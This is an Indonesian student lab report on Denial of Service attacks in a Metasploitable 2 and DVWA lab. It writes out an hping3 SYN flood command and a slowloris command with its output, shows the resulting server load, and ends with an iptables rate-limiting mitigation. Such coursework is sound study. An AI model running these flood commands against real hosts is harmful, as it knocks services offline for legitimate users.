

NAMA : NUR SYAFITRI ANA

KELAS :JK-B

NIM :105841102523

1. APA ITU DOS

Denial of Service (DoS) adalah jenis serangan siber yang bertujuan untuk membuat mesin, layanan, atau sumber daya jaringan tidak tersedia bagi pengguna yang sah (pengguna yang berhak).

Serangan ini dilakukan dengan cara mengganggu layanan host yang terhubung ke internet, biasanya dengan membanjiri (flooding) mesin target dengan lalu lintas data yang berlebihan atau mengirimkan informasi yang memicu crash. Akibatnya, target kehabisan sumber daya (CPU, RAM, atau Bandwidth) dan tidak dapat melayani permintaan yang masuk.

2. LANGKAH PRAKTIKUM

a. Terminal Target (Metasploitable) Siap Digunakan.

```
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```


memastikan mesin target (Metasploitable 2) telah berjalan dengan baik. Gambar di atas menunjukkan proses login berhasil dilakukan menggunakan kredensial default (msfadmin/msfadmin). Sistem target beroperasi pada kernel Linux versi 2.6.24 dan siap menerima koneksi jaringan. Terminal ini selanjutnya digunakan untuk memantau kondisi resource sistem (CPU dan RAM) selama simulasi serangan berlangsung.

b. Halaman Interface Metasploit




menampilkan halaman antarmuka utama Metasploitable2. Hal ini mengonfirmasi bahwa layanan web (Port 80) dalam status terbuka (Open) dan dapat dijangkau dari jaringan luar, yang memvalidasi bahwa target siap menerima lalu lintas jaringan sebelum serangan dimulai.

c. Halaman DVWA



Tampilan halaman login ini memvalidasi bahwa aplikasi web berfungsi dengan baik dan dapat diinteraksikan oleh pengguna. Dalam konteks praktikum ini, DVWA menjadi salah satu target spesifik untuk menguji ketahanan aplikasi web terhadap lonjakan lalu lintas data


d. Eksekusi Serangan SYN FLOOD



Gambar ini mendokumentasikan proses eksekusi serangan dari mesin penyerang (Kali Linux). Perintah hping3 dijalankan dengan parameter -S (mengirim paket SYN), --flood (mengirim paket secepat mungkin tanpa menunggu balasan), dan -p 80 (menargetkan port web server). Output 'hping in flood mode' menandakan bahwa alat tersebut sedang membanjiri target

192.168.213.131 dengan paket inisiasi TCP secara masif untuk menghabiskan sumber daya koneksi server.

e. Efek serangan ke Web



Gambar ini mendemonstrasikan dampak nyata serangan Denial of Service (DoS) dari sudut pandang pengguna (client-side). Saat pengguna mencoba mengakses aplikasi DVWA melalui alamat <http://192.168.213.131/dvwa/index.php>, peramban web (browser) mengalami kondisi loading yang berkepanjangan atau tidak merespons (hang). Kegagalan memuat halaman ini membuktikan bahwa layanan web server telah lumpuh dan tidak mampu memproses permintaan HTTP yang sah (legitimate request) karena sumber daya sistem sedang habis terkuras melayani banjir paket serangan

f. Tampilan CPU Load di metasploit

```
top - 06:13:51 up 13 min, 2 users, load average: 7.91, 3.62, 1.43
Tasks: 97 total, 2 running, 95 sleeping, 0 stopped, 0 zombie
Cpu(s): 1.6%us, 0.8%sy, 0.0%ni, 73.9%id, 0.8%wa, 11.6%hi, 11.2%si, 0.0%st
Mem: 515384k total, 399360k used, 116024k free, 120500k buffers
Swap: 0k total, 0k used, 0k free, 134548k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
    4 root        15   -5     0     0     0 S 22.9   0.0   0:43.25 ksoftirqd/0
  5222 root        20    0 12208 2540 1288 S   5.6   0.5   0:13.49 ruby
  4957 postgres    20    0 41340 1380  736 S   5.0   0.3   0:11.35 postgres
  5429 msfadmin    20    0 2304 1012  768 R   5.0   0.2   0:02.20 top
  4960 postgres    20    0 12660 1156  456 S   4.3   0.2   0:04.51 postgres
  5306 root        20    0 8988 4996 4076 R   3.7   1.0   0:10.59 fluxbox
  4179 dhcp      18   -2 2436  788  476 S   2.5   0.2   0:00.11 dhclient3
  4958 postgres    20    0 41340 1192  548 S   2.5   0.2   0:11.01 postgres
  5248 root        20    0 10596 2560 1192 S   2.5   0.5   0:04.26 apache2
    1 root        20    0 2044 1692  548 S   0.0   0.3   0:01.61 init
    2 root        15   -5     0     0     0 S   0.0   0.0   0:00.00 kthreadd
    3 root        RT   -5     0     0     0 S   0.0   0.0   0:00.00 migration/0
    5 root        RT   -5     0     0     0 S   0.0   0.0   0:00.41 watchdog/0
    6 root        15   -5     0     0     0 S   0.0   0.0   0:03.39 events/0
    7 root        15   -5     0     0     0 S   0.0   0.0   0:00.03 khelper
   41 root        15   -5     0     0     0 S   0.0   0.0   0:00.93 kblockd/0
   44 root        15   -5     0     0     0 S   0.0   0.0   0:00.00 kacpid
   45 root        15   -5     0     0     0 S   0.0   0.0   0:00.00 kacpi_notify
```


Gambar ini menyajikan bukti empiris dampak serangan DoS terhadap stabilitas sistem target. Berdasarkan pemantauan real-time menggunakan utilitas top, terlihat anomali kritis di mana Load Average (beban rata-rata sistem) melonjak drastis hingga mencapai angka 7.91 dalam satu menit terakhir. Indikator utama keberhasilan serangan terlihat pada tingginya aktivitas proses ksoftirqd/0 yang mendominasi penggunaan CPU sebesar 22.9%. Hal ini, diperkuat dengan nilai Hardware Interrupts (%hi) sebesar 11.6% dan Software Interrupts (%si) sebesar 11.2%, mengonfirmasi bahwa prosesor sedang terkuras dayanya hanya untuk menangani ribuan interupsi paket jaringan yang membanjiri antarmuka, sehingga menghambat kinerja layanan aplikasi lainnya.

g. Serangan Menggunakan Slowloris

```
(kali㉿kali)-[~]  
$ slowloris 192.168.221.129 -p 80 -s 1000  
[30-12-2025 07:55:39] Attacking 192.168.221.129 with 1000 sockets.  
[30-12-2025 07:55:39] Creating sockets ...  
[30-12-2025 07:55:49] Sending keep-alive headers ...  
[30-12-2025 07:55:49] Socket count: 281  
[30-12-2025 07:55:49] Creating 719 new sockets ...  
[30-12-2025 07:56:08] Sending keep-alive headers ...  
[30-12-2025 07:56:08] Socket count: 283  
[30-12-2025 07:56:08] Creating 717 new sockets ...  
[30-12-2025 07:56:27] Sending keep-alive headers ...  
[30-12-2025 07:56:27] Socket count: 285  
[30-12-2025 07:56:27] Creating 715 new sockets ...  
[30-12-2025 07:56:46] Sending keep-alive headers ...  
[30-12-2025 07:56:46] Socket count: 287  
[30-12-2025 07:56:46] Creating 713 new sockets ...
```

Gambar ini mendokumentasikan proses eksekusi serangan Application Layer DoS menggunakan alat Slowloris. Perintah dijalankan dengan parameter -s 1000 yang bertujuan membuka 1.000 koneksi secara bersamaan ke port 80 target. Output terminal secara jelas menampilkan aktivitas alat yang terus-menerus mengirimkan keep-alive headers untuk mempertahankan koneksi agar tetap 'hidup' (terbuka) dalam waktu lama tanpa menyelesaikannya. Mekanisme ini terlihat pada log 'Creating... new sockets' dan 'Sending keep-alive headers', yang bertujuan memenuhi tabel koneksi server (connection pool) dengan koneksi gantung, sehingga server kehabisan sumber daya untuk menerima permintaan baru dari pengguna yang sah.

h. Loading Lama Efek dari serangan menggunakan Slowloris



Gambar ini memvisualisasikan dampak serangan Application Layer DoS (Slowloris) terhadap pengalaman pengguna. Saat peramban web mencoba mengakses alamat IP target 192.168.221.129, situs mengalami kondisi loading yang tidak berkesudahan (infinite loading). Hal ini terjadi karena serangan Slowloris telah berhasil memenuhi seluruh slot koneksi (connection pool) pada web server Apache dengan koneksi lambat. Akibatnya, permintaan akses yang sah dari browser ini diterima oleh server tetapi masuk ke dalam antrian panjang yang macet, sehingga server tidak pernah mengirimkan respon balik dan halaman web tetap kosong (stuck).

i. CPU Load saat serangan Slowloris berlangsung

```
top - 07:56:35 up 6 min, 2 users, load average: 0.01, 0.18, 0.13
Tasks: 240 total, 1 running, 239 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.3%us, 1.0%sy, 0.0%ni, 98.7%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 515384k total, 327580k used, 187804k free, 16760k buffers
Swap: 0k total, 0k used, 0k free, 133636k cached
```

PID	USER	PR	NI	UIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
5533	msfadmin	20	0	2440	1200	856	R	1.0	0.2	0:00.07	top
5190	tomcat55	20	0	355m	88m	29m	S	0.3	17.7	0:07.24	jsvc
1	root	20	0	2844	1692	548	S	0.0	0.3	0:01.64	init
2	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	migration/0
4	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ksoftirqd/0
5	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
6	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	events/0
7	root	15	-5	0	0	0	S	0.0	0.0	0:00.02	khelper
41	root	15	-5	0	0	0	S	0.0	0.0	0:00.01	kblockd/0
44	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpid
45	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpi_notify
174	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kseriod
213	root	20	0	0	0	0	S	0.0	0.0	0:00.00	pdflush
214	root	20	0	0	0	0	S	0.0	0.0	0:00.01	pdflush
215	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kswapd0
257	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	aio/0
1281	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ksnapd

Gambar ini memperlihatkan fenomena menarik yang menjadi ciri khas serangan Application Layer DoS seperti Slowloris. Berbeda dengan serangan flooding yang membuat CPU melonjak, di sini terlihat Load Average sangat rendah di angka 0.01 dan CPU dalam keadaan 98.7% idle (menganggur).

Kondisi ini membuktikan bahwa serangan Slowloris tidak bertujuan menghabiskan kemampuan pemrosesan (processing power) server, melainkan menghabiskan ketersediaan slot koneksi (connection pool). Server 'tertipu' untuk menunggu ribuan koneksi yang menggantung tanpa melakukan aktivitas berat, sehingga secara statistik sistem terlihat sehat/santai, padahal layanan web sebenarnya sudah lumpuh total dan tidak dapat diakses oleh pengguna lain.

j. Mitigasi (pasang firewall di target)

```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --syn -m limit --limit 2/s -j ACCEPT
```

```
top - 08:12:35 up 22 min, 2 users, load average: 0.07, 0.02, 0.03
Tasks: 100 total, 1 running, 99 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.9%us, 1.4%sy, 0.0%ni, 78.0%id, 0.0%wa, 12.1%hi, 7.5%si, 0.0%st
Mem: 515384k total, 300776k used, 214608k free, 16792k buffers
Swap: 0k total, 0k used, 0k free, 133992k cached
```

PID	USER	PR	NI	UIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
5585	msfadmin	20	0	2308	1104	856	R	13.1	0.2	0:04.56	top
5266	root	20	0	8984	5004	4072	S	0.6	1.0	0:00.50	fluxbox
4834	mysql	20	0	124m	16m	4760	S	0.3	3.3	0:00.38	mysqld
5232	root	20	0	12208	2568	1288	S	0.3	0.5	0:00.20	ruby
5249	root	20	0	14016	11m	1272	S	0.3	2.3	0:00.37	Xtightvnc
1	root	20	0	2844	1692	548	S	0.0	0.3	0:01.64	init
2	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kthreadd
3	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	migration/0
4	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	ksoftirqd/0
5	root	RT	-5	0	0	0	S	0.0	0.0	0:00.00	watchdog/0
6	root	15	-5	0	0	0	S	0.0	0.0	0:00.01	events/0
7	root	15	-5	0	0	0	S	0.0	0.0	0:00.02	khelper
41	root	15	-5	0	0	0	S	0.0	0.0	0:00.04	kblockd/0
44	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpid
45	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kacpi_notify
174	root	15	-5	0	0	0	S	0.0	0.0	0:00.00	kseriod
213	root	20	0	0	0	0	S	0.0	0.0	0:00.00	pdflush
214	root	20	0	0	0	0	S	0.0	0.0	0:00.04	pdflush

Sebagai upaya penanggulangan serangan, diterapkan konfigurasi firewall menggunakan iptables untuk membatasi laju trafik berbahaya. Aturan disusun dengan mekanisme rate-limiting di mana sistem dikonfigurasi untuk hanya mengizinkan maksimal 2 paket SYN per detik dan secara otomatis membuang (DROP) sisa paket TCP maupun ICMP yang melebihi batas tersebut. Efektivitas mitigasi ini terbukti melalui hasil pemantauan sistem, di mana Load Average turun drastis ke angka stabil 0.07 yang menandakan pemulihan kinerja CPU, meskipun indikator Hardware Interrupts (%hi) yang bertahan tinggi di angka 12.1% menegaskan bahwa firewall sedang bekerja aktif memblokir gempuran trafik serangan yang masih terus menghantam antarmuka jaringan.

3. Kesimpulan

Praktikum ini menunjukkan perbedaan karakteristik serangan DoS: SYN Flood melumpuhkan sumber daya komputasi (Load 7.91), sedangkan Slowloris menghabiskan slot koneksi tanpa membebani CPU (Load 0.01). Penerapan mitigasi rate-limiting dengan iptables terbukti efektif memulihkan stabilitas sistem (Load turun ke 0.07). Tingginya indikator Hardware Interrupts (12.1%) pasca-mitigasi mengonfirmasi bahwa firewall berhasil memblokir paket serangan secara aktif di antarmuka jaringan sebelum sempat melumpuhkan layanan utama.